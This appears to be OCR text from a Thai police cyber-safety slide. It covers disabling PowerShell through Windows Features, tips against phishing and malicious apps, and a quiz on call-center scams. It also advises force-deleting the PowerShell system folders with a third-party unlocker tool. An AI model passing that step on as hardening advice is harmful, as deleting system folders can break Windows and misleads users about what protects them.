
ปิดการใช้งานโปรแกรม PowerShell หรือ


ลบทิ้งทั้งโฟลเดอร์ด้วยโปรแกรม Unlocker ดังนี้

%SystemRoot%\system32\WindowsPowerShell\

%SystemRoot%\syswow64\WindowsPowerShell\

cdn.iobit.com/dl/unlocker-setup.exe




Programs
Control Panel › Programs
(1)
Control Panel Home
System and Security
Network and Internet
Hardware and Sound
Programs
User Accounts
Appearance and Personalization
Clock and Region
Ease of Access
Programs and Features
(2)
Uninstall a program
Turn Windows features on or off
View installed updates
Run programs made for previous versions of Windows
How to install a program
Default Programs
Change default settings for media or devices
Windows Features
Turn Windows features on or off
To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.
Telnet Client
TFTP Client
Virtual Machine Platform
Windows Hypervisor Platform
Windows Identity Foundation 3.5
Windows PowerShell 2.0
(3)
Windows Process Activation Service
Windows Projected File System
Windows Sandbox
Windows Subsystem for Linux
Windows TIFF IFilter
Work Folders Client
OK
Cancel

แนวทางป้องกันภัยคุกคามทางไซเบอร์

- สำรองข้อมูล และปรับปรุงระบบปฏิบัติการให้ทันสมัย ปิดการใช้งาน หรือ ลบโปรแกรมที่มีความเสี่ยงออกจากระบบ ได้แก่ PowerShell
- หลีกเลี่ยงการกดลิงค์ รันไฟล์แนบ หรือ เชื่อมต่อ Wifi
- หลีกเลี่ยงการติดตั้งแอปพลิเคชั่นจากแหล่งที่ไม่น่าเชื่อถือและอนุญาตให้เข้าถึงสิทธิต่าง ๆ เท่าที่จำเป็น ห้ามอนุญาตให้เข้าถึง SMS
- ตรวจสอบ URL ให้ถูกต้องเสมอ ก่อนกรอกรหัสผู้ใช้งาน
- หลีกเลี่ยง Pop up ให้ใส่รหัสผ่านแบบ Single Sign On

tiny.cc/ccibquiz

take.quiz-maker.com/QB1HPD13Y

ไม่อยากถูกหลอกลวงทางออนไลน์..รีบมาฉีดวัคซีนไซเบอร์กันเถอะ

ข้อใดคือรูปแบบแก๊งค์คอลเซ็นเตอร์..หลอกให้กลัว

- ○ โทรแอบอ้างเป็นเจ้าหน้าที่หน่วยงานต่าง ๆ
- ○ อ้างว่าท่านไปเกี่ยวพันกับการฟอกเงิน
- ○ ให้โอนเงินเพื่อตรวจสอบความบริสุทธิ์
- ○ ถูกทุกข้อ

Next

1 2 3 4 5 6 7 8 ··· 30 ★ 0

ThaiPoliceOnline.com

สายด่วน 1441 โทรศัพท์ 081-866-3000